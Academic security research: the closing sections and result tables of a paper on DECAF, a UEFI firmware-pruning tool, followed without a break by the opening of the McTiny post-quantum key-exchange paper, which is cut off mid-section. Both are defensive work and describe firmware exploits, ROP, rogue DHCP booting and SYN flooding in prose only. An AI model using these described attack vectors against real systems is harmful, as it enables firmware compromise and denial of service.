Finally, consider the case of a driver for an obsolete peripheral. This code may not execute during a normal boot sequence, but may be executed if the booted operating system requests such a driver. If the module contains a serious exploit, an attacker that gains control of the operating system can cause the driver to be executed, escalating an operating system attack to a firmware attack. This could pose a serious permission escalation if, for example, the hardware owner's intention was to prevent the OS from accessing the firmware payload on the SPI chip (e.g., for bare-metal cloud).

5.3 Mitigating Existing Attacks

Finding and directly patching existing known firmware bugs is not within the scope of this work. Indeed as noted in Section 4.5, no CHIPSEC reported bugs disappeared after pruning. The goal of DECAF is to maximally reduce the vulnerability surface of the hundreds of bugs that are still unknown.

In fact firmware vulnerabilities (some fatal [38]) do not receive anywhere near as much attention, publicity, and tracking when compared with OS and software vulnerabilities. A search for "UEFI" reveals only 23 results in the CVE database [6], many of which are related to a single USB issue. Searches for specific models or product lines we pruned reveal a few more, but virtually all relate to the BMC and not the firmware itself.

Nevertheless, in addition to reducing the overall vulnerability surface, DECAF also helps mitigate a number of common attack vectors including: Return Oriented Programming (ROP), USB attacks, SMM attacks, and network attacks.

5.3.1 Return Oriented Programming (ROP)

ROP allows an attacker to hijack the control flow of a program by executing a specific set of instructions that are already found within the original code. This type of attack is based on gadgets (short sequences of instructions followed by a return) assembled together through stack-originated calls. There are two similar classes of attacks, Call Oriented Programming (COP) and Jump Oriented Programming (JOP). These are similar to ROP but make use of call and jump instructions, respectively. Attacks start with a buffer overflow hijacking the control flow, e.g., by sending malformed network packets processed by a faulty UEFI driver.

Using the buffer overflow, a function pointer or some part of the executable memory is overwritten with a malicious sequence. By manipulating the stack, the attacker can then

jump into a gadget, and each gadget indirectly branches to another, allowing execution of arbitrary code, subverting the original control flow of the application.

Crucially, gadget-style attacks are (sometimes exponentially) easier with increasing code base. A single gadget may modify the control flow or program memory in a limited way. However, chained gadgets can be made Turing complete [34].

Firmware contains large numbers of potentially exploitable gadgets. However, not all gadgets are equal in terms of usefulness when mounting an attack. Gality [4] is a tool that seeks to analyze the entire set of gadgets available in a binary and determine how many of them are "high-quality." Table 2 and Table 3 illustrate the numbers obtained using this tool on several firmware images. DECAF pruning reduces the total gadgets available by 12 to 64% and reduces the high-quality gadgets available by 11 to 62%. Gadget quality is evaluated based on type (arithmetic, logic, control flow, etc), pre-conditions and side effects on the stack, and whether popular known attacks are possible with the given gadget collection [15].

5.3.2 USB Attacks

Another extremely common attack vector is a motherboard's USB port. There are many known USB attacks, many requiring no further user interaction than plugging in the device, and some are even able to re-flash the firmware [30]. For data center scenarios, DECAF routinely prunes USB and other unnecessary peripherals, completely eliminating the attack vector (Section 5.4).

5.3.3 SMM Attacks

System Management Mode (SMM) is a privileged execution mode. During the DXE phase, System Management Interrupt (SMI) handlers are loaded into SMRAM. When an SMI is trigged, the handler runs in this highly privileged state. The handlers can communicate with the operating system through a shared buffer. This presents two new attack vectors: 1) if an attacker can overwrite SMRAM, she can execute arbitrary code in a highly privileged state, and 2) if she can gain access to the SMM communication buffer, and there exists an exploit in an SMI handler, she can escalate an OS attack into a BIOS attack.

Kallenberg et al. [20] construct an attack of the latter type. The firmware in question (Dell Latitude E6400, BIOS revision A29) provides an SMI routine that allows flashing of the BIOS from the OS. The routine reads packets from the SMM communication buffer, reconstructs the BIOS update image, and verifies its integrity. However, a flaw in the packet handling allows for a stack smashing style attack, which the authors show can be used to flash a malicious, unsigned BIOS image. DECAF can (likely automatically) prune the module that installs the BIOS update SMI routine. The BIOS menu can be kept, thus removing this exploit vector while still allowing BIOS updates from the BIOS itself.

The above exploit is CVE-2013-3582 [19]. A search for SMM related CVEs [5] reveals 24 other potential applications for DECAF. However, many are self-disclosed (e.g., by HP and others etc) and do not provide attack details.

5.3.4 Network Attacks

Other important attack vectors center around the (sometimes multiple) network stacks present in the firmware. The network stack is needed by services such as DHCP, FTP, and PXE in the pre-boot environment. Simple attacks include, for example, exploiting the lack of signatures and authentication in certain DHCP servers: preempting a legitimate DHCP server, and inducing the BIOS to boot a malicious image and take over the existing operating system. This has been demonstrated by Matt Weeks at Defcon 19 [42]. DECAF prunes any unnecessary network stacks and can also be used to remove associated services (e.g., DHCP) to thus completely remove an attack vector often exposed by sysadmin negligence.

5.4 Feature-Specific Pruning

While the primary use-case of DECAF is to produce the most efficient, minimal images retaining a desired set of functionality, it can also be used to instead remove one or more desired features while retaining as much of the original image as possible. For example, some features may not be desirable on certain critical hardware; removing USB or GPIO support in order to prevent physical access to a device is a common scenario in security sensitive contexts. Another example would be disabling unused hardware components to save power.

For this approach a goal can be set for a maximal image that will behave like the original with the exception of the one removed feature. To this end, DECAF runs up to the point where the target feature is pruned. After this, the process is reversed and modules are inserted back incrementally until the original image is as close to the original as possible, while still missing the target feature. Inter-module dependencies still represent a constraint here and this is the reason why DECAF cannot simply add everything back after the target feature is disabled. It is important to note that there is no guarantee the target feature can be disabled by removing a single module from the image; a set of modules might be removed in order to achieve the desired effect.

Further, to disable the support for a given feature, other side effects may appear – e.g., DECAF may not be able to remove a single USB port; only all USB ports.

As an example, consider the SuperMicro A1SAi-2550F motherboard. Pruning to eliminate USB support results in a removal of 6 modules out of a total of 244.

6 Discussion

6.1 Limits of BPLOC as a security metric

Industry-average BPLOC (bugs per line of code) [27] as a security metric has obvious limitations.

Primarily, it does not really address or represent any existing known vulnerability. No CVE entry will be related to generally reducing vulnerability surface.

Secondarily, psychologically it is easy to overlook and posit that if only developers are more careful, this rate will go down. Yet, unfortunately this is not true. Even extremely rigorous processes such as put in place by Microsoft still yield "about 10 - 20 defects per 1000 lines of code [KLOC] during in-house testing, and 0.5 defect per KLOC in released product".

Thirdly, not all of the 1.5-5.0 average bugs introduced for every hundred lines of code can be turned into viable exploits. Yet, even if only 1% of them do, this results in tens of zero day vulnerabilities for even the simplest firmware we tested.

6.2 Limits ROP as a security metric

Using ROP as a security metric in previous works has garnered some criticism. Crucially, ROP gadgets are almost never eliminated entirely, and therefore the benefit of reducing their count is reduced by the fact that the remaining gadgets may still provide viable exploit paths.

[10] shows that in the case of the source code trimming tools CHISEL and TRIMMER tools, debloating can in fact introduce new gadgets, including some that are even more exploitable than what existed previously.

Note, however, that this is only true of intra-source code trimming techniques, which may result in wildly different instructions in the final binary. Since DECAF prunes entire, self-contained binaries, it does not rewrite code nor does it rearrange the existing control graph in binary blobs, and thus introduces zero new gadgets. This also means that the reduced gadget count really represents the removal of entire attack vectors. Removing a module with high quality gadgets means none of those gadgets can be used to craft an exploit.

Nevertheless, existing ROP-reduction related criticism still holds: as long as *some* gadgets are left, ROP may still be feasible albeit in a more limited form.

6.3 Limitations of Validation

There are, of course, limitations to automated removal. For example, only the functionality required by the validation tests is guaranteed to be preserved and special edge cases may be challenging to handle. For example, a module may depend on other error handling modules only in the case of hardware errors (which are not triggered or emulated during pruning). Pruning the error handling modules may result in undefined behaviour. This hypothetical may require special handling, however we note that no such examples can be found in the core EDK II codebase.

Overall, 100% test case coverage for outlier scenarios is obviously not feasible. This is why special care must be taken to ensure that the validation targets match the intended use cases of a particular pruned firmware. For example, if the firmware is intended to be used in a NAS box, validation targets will test RAID functionality, read/write speeds, and (simulate) hardware (e.g., disk I/O) failures. Indeed, the validation requirements are simplest (and the pruning potential greatest) where limited functionality is required, such as our aggressive profile or Data Center pruning (Section 5).

Finally, we note that BIOS functionality is to be minimal anyway. Apart from driving highly esoteric motherboard-specific hardware (which would likely employ non-UEFI firmware anyway), most functionality is often taken over by OS drivers which are more powerful and up to date.

In our experience of successfully running heavily pruned images in production data centers since 2017, having the OS successfully boot and pass basic sanity checks is sufficient for thousands of even the most demanding enterprise applications running on top.

7 Future Work

In ongoing work, DECAF is being augmented to perform static analysis and binary module payload reduction on individual modules. We'll use existing work [7] as well as newly designed mechanisms for symbolic execution to further optimize pruning.

In addition to analyzing and pruning at sub-module level, DECAF would be greatly enhanced by the ability to patch modules to enable certain platform protections where they are missing, such as the ones described in Section 4.5.

Expanding and perfecting our set of validation targets is something we are continuing to work on. One validation target that we experimented with was the Firmware Test Suite (fwts).

fwts [21] is a comprehensive set of tests of operating system/firmware interactions. It executes 113 test suites that include all CHIPSEC tests, ACPI, error reporting mechanisms, CPU and memory states, and hand-off to the main OS. We were able to achieve similar pruning percentages without any degradation on the test results using only fwts.

To mitigate long running validations, the pipeline will be extended to allow specific validation targets to run only in certain cases (e.g., after a certain pruning size etc), backtracking to the last passing profile if the target fails. This allows for longer-running validation targets to be included without dramatically increasing the overall pipeline runtime.

8 Related Work

Program slicing allows programmers to obtain the minimal software form that provides a particular behavior [44]. This approach is typically used for specific purposes such as testing, debugging, compiler optimization, or software customization. The reduction of a program can be done either statically, e.g., by determining the Control Flow Graph and removing unused nodes, or dynamically, e.g., by decomposing the program execution, typically while debugging, and identifying only statements/variables of interest.

Debloating software is a mechanism that focuses on determining the unused code of a program and removes it. Modern compilers already implement functions to eliminate dead code through static analysis, hence, most recent work focuses on dynamic elimination. Heo et al. present a novel approach to program debloating using reinforcement learning [17]. In their work, they present motivating examples wherein static analysis and dynamic analysis alone cannot remove all the dead code and security vulnerabilities in the code.

Both program slicing and debloating software mechanisms can be used to improve our pruning mechanism, however there are two important aspects to be considered before one can adopt and adapt them. First, existing research focuses on trimming a self-contained program that can be run independently of other system components, while UEFI firmware initializes system hardware. An error may prevent the operating system from using some hardware features, but the UEFI firmware itself will still continue to run without problem. Second, the problem of hand-written assembly code in UEFI firmware is not tackled by most of the existing literature. The EDK II project contains about 1.4M lines of C/C++/Header code and 19K lines of assembly, a small but not insignificant amount.

Rastogi et al. use dynamic analysis techniques to automatically debloat and harden docker containers, removing unused resources and partitioning the executeables within the container based on the resources they access [33]. They use system call logs to determine resource access which is similar to our approach of hooking into the UEFI protocol look-up method discussed in Section 2.3.

Bazhaniuk et al. use symbolic execution to find vulnerabilities within UEFI firmware by analyzing a snapshot of SMRAM [7] . Their setup can generate 4000 test cases in 4 hours, which can be later repeated on an actual real board. Their testing environment makes use of a generic and open source UEFI implementation, and replicating it on a closed source UEFI might not be possible, given the difficulty in emulating non-generic hardware.

The article from [22] presents an extremely similar approach, but focused on debloating the Linux Kernel instead. In this case, the argument made shows that the kernel will contain a very large set of features, out of which only a small number will be used by a specific end user. The developers include all available functionalities in the kernel, even if support for certain exotic features is used by only a few users. In a similar manner to our work, a set of usage scenarios are defined in order to determine what parts of the code are reached within the targeted kernel. This is achieved by analyzing the function call graph at runtime during a use case. The functions are traced back to the source code, allowing the creation of a custom configuration. According to this work the Linux Kernel has roughly 11,000 configuration options, which will be automatically tailored to minimize the code base while maintaining the functionality determined in the usage scenarios, removing up to 70% of it.

RedDroid [18] is a project that targets software bloat in the Android world. Here redundancy is defined as either compile-time or install-time, depending on when it can be determined. The first category comes from included libraries (because each application runs inside a Java Virtual Machine, there is no static or dynamic linking). The second one refers to various platform dependent files (which can only be determined as redundant when installing on a specific platform). The software debloating is realized by static code analysis (for compile-time redundancy; reachable code is determined, removing the rest) and a set of shell scripts (for install-time redundancy; the scripts will remove any unnecessary platform specific files). On average the APK size can decrease by 42%. It is important to note that RedDroid does not necessarily focus on security, but rather on saving hardware resources.

The work at [13] presents a large scale experiment on embedded firmware images (note: in this context firmware does not necessarily mean UEFI environments but, rather any form of software that may be found on various embedded/IoT devices). A large number of binaries was collected (roughly 32000 through web crawling). These images were processed using simple static analysis and correlation techniques. By comparing various binaries, known vulnerabilities were be detected on various devices that were previously not known to be affected. 38 new CVEs were also submitted, as the framework also attempts to extract and crack password hashes, private keys and certificates, find back doors and target various other common hot spots. An interesting result is that two different classes of products had the same vulnerability (44 surveillance camera models and 3 firmware images for home routers). It turns out that they all used a System on a Chip (SoC) for networking devices from the same vendor. This particular scenario shows how vulnerable software is reused in different applications, and a pruning framework (such as DECAF) can potentially remove such threats.

Of particular interest to many security-conscious users is the Intel Management Engine (ME), which is co-processor integrated into almost all Intel-based motherboards since 2006. It enables many Intel Features which may be attractive to some enterprise users, but requires full access to the host system's memory to do so. For users not needing the advanced management features, the ME is simply another poorly understood attack vector. Multiple vulnerabilities have been

identified in the Intel ME in the past, including CVE-2017-5689 [26], which can give an attacker full access to the host system, including installing persistent malware and modifying firmware. The open source project me_cleaner [12] contains scripts for patching the ME firmware to disable it on a wide variety of motherboards. me_cleaner, in conjunction with patching and removing parts of the UEFI BIOS that depend on the ME, was used to disable Intel ME in certain SuperMicro boards used in cloud data centers.

9 Conclusions

DECAF is the first extensible modular platform capable of automatically pruning a wide class of commercial, off-the-shelf UEFI motherboard firmware, in some cases by over 70%, significantly limiting attack surface areas and hardening the resulting stack. DECAF is available freely for the research community to use.

References

[1] GUID FAQ. https://github.com/tianocore/tianocore.github.io/wiki/GUID-FAQ.

[2] RFC 4122. https://tools.ietf.org/html/rfc4122.

[3] EDK II Project, https://github.com/tianocore/edk2, 2019. https://github.com/tianocore/edk2.

[4] Gality - open-source implementation to compute metrics on sets of gadgets, Nov 2019. https://github.com/michaelbrownuc/gality.

[5] Cve results for "smm", Apr 2020. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=smm.

[6] Cve results for "uefi", Feb 2020. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=uefi.

[7] Oleksandr Bazhaniuk, John Loucaides, Lee Rosenbaum, Mark R. Tuttle, and Vincent Zimmer. Symbolic execution for bios security. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., 2015. https://www.usenix.org/conference/woot15/workshop-program/presentation/bazhaniuk.

[8] Jethro Beekman. Reverse engineering UEFI by execution. *32nd Chaos Communication Congress*, page 20, December 2015.

[9] Anthony Bonkoski, Russ Bielawski, and J. Alex Halderman. Illuminating the security issues surrounding lights-out server management. In *Presented as part of the 7th USENIX Workshop on Offensive Technologies*, Washington, D.C., 2013. USENIX. https://www.usenix.org/conference/woot13/workshop-program/presentation/Bonkoski.

[10] Michael D Brown and Santosh Pande. Pdf, Feb 2019.

[11] Yuriy Bulygin, Andrew Furtak, and Oleksandr Bazhaniuk. A tale of one software bypass of windows 8 secure boot. 2013.

[12] Nicola Corna. Me cleaner, Oct 2018. https://github.com/corna/me_cleaner.

[13] Andrei Costin, Jonas Zaddach, Aurélien Francillon, and Davide Balzarotti. A large-scale analysis of the security of embedded firmwares. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 95–110, San Diego, CA, 2014. USENIX Association. https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/costin.

[14] Laszlo Ersek. Open virtual machine firmware (ovmf) status report. Technical report, Red Hat Software, July 2014. http://www.linux-kvm.org/downloads/lersek/ovmf-whitepaper-c770f8c.txt.

[15] Andreas Follner, Alexandre Bartel, and Eric Bodden. Analyzing the gadgets - towards a metric to measure gadget quality. In *Proceedings of the International Symposium on Engineering Secure Software and Systems*, 2016.

[16] Les Hatton. Estimating source lines of code from object code: Windows and embedded control systems, Aug 2005. http://www.leshatton.org/Documents/LOC2005.pdf.

[17] Kihong Heo, Woosuk Lee, Pardis Pashakhanloo, and Mayur Naik. Effective program debloating via reinforcement learning. *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security - CCS 18*, 2018.

[18] Y. Jiang, Q. Bao, S. Wang, X. Liu, and D. Wu. Reddroid: Android application redundancy customization based on static analysis. In *2018 IEEE 29th International Symposium on Software Reliability Engineering (ISSRE)*, pages 189–199, Oct 2018.

[19] Corey Kallenberg, John Butterworth, Xeno Kovah, and Sam Cornwell. Cve-2013-3582. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3582.

[20] Corey Kallenberg, John Butterworth, Xeno Kovah, and Sam Cornwell. Defeating signed bios enforcement, Jan 2014.

[21] Colin Ian King. Firmware test suite, Feb 2020. https://wiki.ubuntu.com/FirmwareTestSuite.

[22] Anil Kurmus, Reinhard Tartler, Daniela Dorneanu, Bernhard Heinloth, Valentin Rothberg, Andreas Ruprecht, Wolfgang Schröder-Preikschat, Daniel Lohmann, and Rüdiger Kapitza. Attack surface metrics and automated compile-time OS kernel tailoring. In *20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013*. The Internet Society, 2013.

[23] Brad Linder. Intel plans to end legacy BIOS support by 2020, November 2017. https://liliputing.com/2017/11/intel-plans-end-legacy-bios-support-2020.html.

[24] John Loucaides and Yuriy Bulygin. Platform Security Assessment with CHIPSEC. *CanSecWest 2014*, March 2014.

[25] Steven C. MacConnell. *Code complete: a practical handbook of software construction*. Microsoft Press, 2004.

[26] Maksim Malyutin. Cve-2017-5689. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5689.

[27] Steve McConnell. *Code Complete, Second Edition*. Microsoft Press, USA, 2004.

[28] Ghassan Misherghi and Zhendong Su. HDD: hierarchical delta debugging. In *Proceeding of the 28th international conference on Software engineering - ICSE '06*, Shanghai, China, 2006. ACM Press.

[29] Bruce Monroe, Rodrigo Rubia Branco, and Vincent Zimmer. Firmware is the new black – analyzing past 3 years of bios/uefi security vulnerabilities, Jul 2017.

[30] Karsten Nohl and Jakob Lell. Badusb - on accessories that turn evil, Jul 2014. https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf.

[31] Bazhaniuk Oleksandr, Bulygin Yuriy, Andrew Furtak, Mikhail Gorobets, John Loucaides, Alex Matrosov, and Mickey Shkatov. Attacking and Defending BIOS in 2015. *RECON 2015*, June 2015.

[32] Anh Quach, Aravind Prakash, and Lok Yan. Debloating software through piece-wise compilation and loading. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 869–886, Baltimore, MD, August 2018. USENIX Association.

[33] Vaibhav Rastogi, Drew Davidson, Lorenzo De Carli, Somesh Jha, and Patrick Mcdaniel. Cimplifier: automatically debloating containers. *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering - ESEC/FSE 2017*, 2017.

[34] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming. *ACM Transactions on Information and System Security*, 15(1):1–34, Mar 2012.

[35] Palsamy Sakthikumar and Vincent J. Zimmer. White paper: A tour beyond bios implementing the acpi platform error interface with the unified extensible firmware interface. Technical report, Intel Corporation, January 2013. https://firmware.intel.com/sites/default/files/resources/A_Tour_beyond_BIOS_Implementing_APEI_with_UEFI_White_Paper.pdf.

[36] Nikolaj Schlej. Uefi tool. https://github.com/LongSoft/UEFITool.

[37] Nikolaj Schlej. Analyzing the source code of uefi for intel galileo by pvs-studio, May 2015.

[38] Nikolaj Schlej. Zero nights, Nov 2015.

[39] Spotify. spotify/luigi, Jun 2019. https://github.com/spotify/luigi.

[40] Chengnian Sun, Yuanbo Li, Qirun Zhang, Tianxiao Gu, and Zhendong Su. Perses: Syntax-guided program reduction. In *Proceedings of the 40th International Conference on Software Engineering*, ICSE '18, pages 361–371, New York, NY, USA, 2018. ACM. http://doi.acm.org/10.1145/3180155.3180236.

[41] Tianocore. Pi boot phase, 2019. https://raw.githubusercontent.com/tianocore/tianocore.github.io/master/images/PI_Boot_Phases.JPG.

[42] Matthew Weeks. *Network Nightmare*. Aug 2011.

[43] Stefan Weil. Qemu user manual. https://qemu.weilnetz.de/doc/qemu-doc.html.

[44] Mark Weiser. Program slicing. In *Proceedings of the 5th International Conference on Software Engineering*, ICSE '81, pages 439–449, Piscataway, NJ, USA, 1981. IEEE Press. http://dl.acm.org/citation.cfm?id=800078.802557.

[45] Corey Kallenberg Xeno Kovah. How Many Million BIOSes Would you Like to Infect?, 2015. http://legbacore.com/Research_files/HowManyMillionBIOSesWouldYouLikeToInfect_Whitepaper_v1.pdf.

[46] Andreas Zeller. Simplifying and Isolating Failure-Inducing Input. *IEEE TRANSACTIONS ON SOFTWARE ENGINEERING*, 28(2):17, 2002.

Appendix: Pruning Results

Table 1: Modules removed

Motherboard	Pruning Mode	Original modules	Remaining modules	Reduction
SuperMicro A1SAi-2550F (V519)	Aggressive	244	90	63.11%
Tyan 5533V101	Aggressive	194	60	69.07%
HP DL380 Gen10	Aggressive	643	323	49.77%
SuperMicro A1SAi-2550F (V827)	Data Center	241	124	48.55%
SuperMicro A2SDi-12C-HLN4F	Data Center	313	194	38.02%
SuperMicro A2SDi-H-TP4F	Data Center	313	206	34.19%
SuperMicro X10SDV-8C-TLN4F	Data Center	316	286	9.49%

Table 2: Gadgets removed

Motherboard	Pruning Mode	Original	Pruned	Reduction
SuperMicro A1SAi-2550F (V519)	Aggressive	78389	28414	63.75%
Tyan 5533V101	Aggressive	73203	40212	45.07%
HP DL380 Gen10	Aggressive	369663	216831	41.34%
SuperMicro A1SAi-2550F (V827)	Data Center	77929	46680	40.10%
SuperMicro A2SDi-12C-HLN4F	Data Center	89736	64267	28.38%
SuperMicro A2SDi-H-TP4F	Data Center	90566	64177	29.14%
SuperMicro X10SDV-8C-TLN4F	Data Center	109680	96239	12.25%

Table 3: Gadgets removed (high quality)

Motherboard	Pruning Mode	Original	Pruned	Reduction
SuperMicro A1SAi-2550F (V519)	Aggressive	37846	14240	62.37%
Tyan 5533V101	Aggressive	38776	20317	47.60%
HP DL380 Gen10	Aggressive	183677	105116	42.77%
SuperMicro A1SAi-2550F (V827)	Data Center	37735	23055	38.90%
SuperMicro A2SDi-12C-HLN4F	Data Center	43593	31003	28.88%
SuperMicro A2SDi-H-TP4F	Data Center	44121	31024	29.68%
SuperMicro X10SDV-8C-TLN4F	Data Center	51534	45724	11.27%

Table 4: Byte surface area reduction

Motherboard	Pruning Mode	Byte SA (kb)	Remaining byte SA (kb)	Reduction
SuperMicro A1SAi-2550F (V519)	Aggressive	3013	903	70.91%
Tyan 5533V101	Aggressive	4520	1916	39.82%
HP DL380 Gen10	Aggressive	46102	27809	39.68%
SuperMicro A1SAi-2550F (V827)	Data Center	3000	2108	29.76%
SuperMicro A2SDi-12C-HLN4F	Data Center	3618	2680	25.91%
SuperMicro A2SDi-H-TP4F	Data Center	3645	2766	24.12%
SuperMicro X10SDV-8C-TLN4F	Data Center	4519	4209	6.87%

Table 5: Estimated defects removed

Motherboard	Pruning Mode	LoC (est.)	LoC Removed (est.)	Defects removed (est.)
SuperMicro A1SAi-2550F (V519)	Aggressive	215235	150755	2261
Tyan 5533V101	Aggressive	322870	186049	2791
HP DL380 Gen10	Aggressive	318571	55071	826
SuperMicro A1SAi-2550F (V827)	Data Center	214307	63736	956
SuperMicro A2SDi-12C-HLN4F	Data Center	258429	67000	1005
SuperMicro A2SDi-H-TP4F	Data Center	260357	62786	942
SuperMicro X10SDV-8C-TLN4F	Data Center	322786	22143	332

Table 6: Comparison of EFI images from different vendors

	ASRock	Asus	EVGA	Gigabyte	SuperMicro
Number of modules	962	362	443	461	386
ASRock	X	257/25%	108/11%	280/29%	198/20%
Asus		X	135/30%	256/55%	183/47%
EVGA			X	106/23%	77/17%
Gigabyte				X	245/53%

Table 7: Comparison of 7 random firmware images from ASRock

ASRock	AB350M	B365M	B450	Fatal1ty_Z370	H110M-HDV	IMB-390-L	Z390
Number of modules	466	883	641	942	605	328	941
AB350M_Pro4_DASH	X	212/24%	452/70%	210/22%	200/33%	196/42%	208/22%
B365M_Pro4		X	394/44%	860/91%	540/61%	269/30%	856/90%
B450_Steel_Legend			X	392/41%	302/47%	190/29%	392/41%
Fatal1ty_Z370				X	557/59%	267/28%	850/90%
H110M-HDV_R3.0					X	294/48%	530/56%
IMB-390-L						X	270/28%

Table 8: Comparison between different patches of ASRock IMB186 motherboard

ASRock	V1.1	V1.4	V1.5	V1.6	V1.7	V1.8	V1.9	V2.1	V2.3
Number of modules	257	257	257	289	268	268	268	299	299
V1.1	X	100%	100%	257/88%	257/95%	257/95%	257/95%	257/85%	257/85%
V1.4		X	100%	257/88%	257/95%	257/95%	257/95%	257/85%	257/85%
V1.5			X	257/88%	257/95%	257/95%	257/95%	257/85%	257/85%
V1.6				X	258/89%	258/89%	258/89%	289/96%	289/96%
V1.7					X	100%	100%	268/89%	268/89%
V1.8						X	100%	268/89%	268/89%
V1.9							X	268/89%	268/89%
V2.1								X	100%

McTiny: Fast High-Confidence Post-Quantum Key Erasure for Tiny Network Servers



Daniel J. Bernstein
University of Illinois at Chicago,
Ruhr University Bochum

Tanja Lange
Eindhoven University of Technology

Abstract

Recent results have shown that some post-quantum cryptographic systems have encryption and decryption performance comparable to fast elliptic-curve cryptography (ECC) or even better. However, this performance metric is considering only CPU time and ignoring bandwidth and storage. High-confidence post-quantum encryption systems have much larger keys than ECC. For example, the code-based cryptosystem recommended by the PQCRYPTO project uses public keys of 1MB.

Fast key erasure (to provide "forward secrecy") requires new public keys to be constantly transmitted. Either the server needs to constantly generate, store, and transmit large keys, or it needs to receive, store, and use large keys from the clients. This is not necessarily a problem for overall bandwidth, but it is a problem for storage and computation time on tiny network servers. All straightforward approaches allow easy denial-of-service attacks.

This paper describes a protocol, suitable for today's networks and tiny servers, in which clients transmit their code-based one-time public keys to servers. Servers never store full client public keys but work on parts provided by the clients, without having to maintain any per-client state. Intermediate results are stored on the client side in the form of encrypted cookies and are eventually combined by the server to obtain the ciphertext. Requirements on the server side are very small: storage of one long-term private key, which is much smaller than a public key, and a few small symmetric cookie keys, which are updated regularly and erased after use. The protocol is highly parallel, requiring only a few round trips, and involves total bandwidth not much larger than a single public key. The total number of packets sent by each side is 971, each fitting into one IPv6 packet of less than 1280 bytes.

The protocol makes use of the structure of encryption in code-based cryptography and benefits from small ciphertexts in code-based cryptography.

1 Introduction

TLS 1.3 highlights the importance of "forward secrecy" by switching completely to Diffie–Hellman-based cryptography for confidentiality. The client initiates the connection and already on the first message sends the preferred cipher suite and a public key. These systems are typically based on elliptic curves though some finite-field options remain. Elliptic-curve keys consume only 32–64 bytes and thus add very little overhead to the packets and computation is very fast, even on small devices.

Unfortunately, if large quantum computers are built then Shor's quantum algorithm [33] breaks ECC in polynomial time. In the two decades since Shor found this quantum speedup, research in cryptography has progressed to find systems that remain secure under attacks with quantum computers. There are several approaches to designing such *post-quantum* systems but the main categories for public-key encryption systems are based on codes, lattices, or—more recently—isogenies between supersingular elliptic curves. Code-based cryptography [23] was invented by McEliece in 1978 and is thus just one year younger than RSA and has held up much stronger against cryptanalysis than RSA. Lattice-based cryptography started more than 15 years later and security estimates are still developing; see, e.g., the recent paper [1] claiming a 400× speedup in lattice attacks. Isogenies in their current use started only in 2011 [17].

In 2015, the European project PQCRYPTO issued recommendations [2] for confidence-inspiring post-quantum systems; for public-key encryption the only recommended system was a code-based system which is closely related to McEliece's original proposal. However, when in 2016 Google ran an experiment [8] deploying post-quantum cryptography to TLS connections between Chrome (Canary) browsers and Google sites they did not choose a code-based system but a much more recent system based on lattices. The main issue with the high-confidence code-based system is that it requires a much larger key size—1MB vs. 1kB—for the same estimated level of security. Google piggybacked the lattice-based

system with ECC so that the security of the combined system would not be weaker than a pure ECC system.

In April 2018, Google's Langley reported [21] on another experiment with post-quantum cryptography, this time testing no particular system but different key sizes. They tested initiation packets of sizes 400, 1100, and 10000 bytes, saying that these are meant to represent systems based on isogenies and based on different types of lattices. Langley justified their choice by writing "in some cases the public-key + ciphertext size was too large to be viable in the context of TLS". There were too many sites that dropped the largest size so it was skipped from further experiments and replaced by 3300 bytes. For these sizes they measured the increase in latency. In a second experiment they measured round-trip times, this time even skipping the 3300-byte size. These sizes are a far cry from what is needed to transmit the 1MB keys of the McEliece cryptosystem. See also the failure reported in [12] to handle 300KB keys in OpenSSL.

For the experiments it is reasonable to use new systems in combination with ECC; see [18–20] for a new lattice-plus-ECC experiment by Google and Cloudflare. However, this does not help with post-quantum security if lattices turn out to be much weaker than currently assumed. This raises the question how network protocols could possibly use the high-confidence McEliece cryptosystem.

Of course, the key could be chopped into pieces and sent in separate packets and the server could be instructed to buffer the pieces and reassemble the pieces but this allows rogue clients to flood the RAM on the server. See Section 2.

This paper introduces McTiny, a new protocol that solves the problem of memory-flooding denial-of-service attacks for code-based cryptography. McTiny handles the 1MB keys of the McEliece cryptosystem, having the same basic data flow as TLS in which the client creates a fresh public key for each connection and sends it as the first step of the protocol. McTiny splits the public keys into pieces small enough to fit into network packets. On the client side the overhead is small compared to creating the key and sending 1MB. The server is not required to allocate any memory per client and only ever needs to process information that fits into one Internet packet, making McTiny suitable for tiny network servers.

Sections 2 and 3 motivate tiny network servers and review existing results. Section 4 gives background in coding theory. Sections 5 and 6 explain our new McTiny protocol. We analyze cryptographic security in Sections 7–9 and present our software implementation and evaluation in Section 10. Finally we consider some alternative choices.

2 Server-memory Denial of Service, and the Concept of Tiny Network Servers

Most—but not all!—of today's Internet protocols are vulnerable to low-cost denial-of-service attacks that make a huge number of connections to a server. These attacks fill up all of the memory available on the server for keeping track of connections. The server is forced to stop serving some connections, including connections from legitimate clients. These attacks are usually much less expensive than comparably effective attacks that try to use all available network bandwidth or that try to consume all available CPU time.

2.1 A Classic Example: SYN Flooding

The "SYN flooding" denial-of-service attack [14] rose to prominence twenty years ago when it was used to disable an ISP in New York, possibly in retaliation for anti-spam efforts; see [9]. "SYN cookies" [4] address SYN flooding, but from a broader security perspective they are highly unsatisfactory, as we now explain.

Recall that in a normal TCP connection, say an HTTP connection, the client sends a TCP "SYN" packet to the server containing a random 32-bit initial sequence number (ISN); the server sends back a "SYNACK" packet acknowledging the client ISN and containing another random ISN; the client sends an "ACK" packet acknowledging the server ISN. At this point a TCP connection is established, and both sides are free to send data. The client sends an HTTP request (preferably as part of the ACK packet), and the server responds.

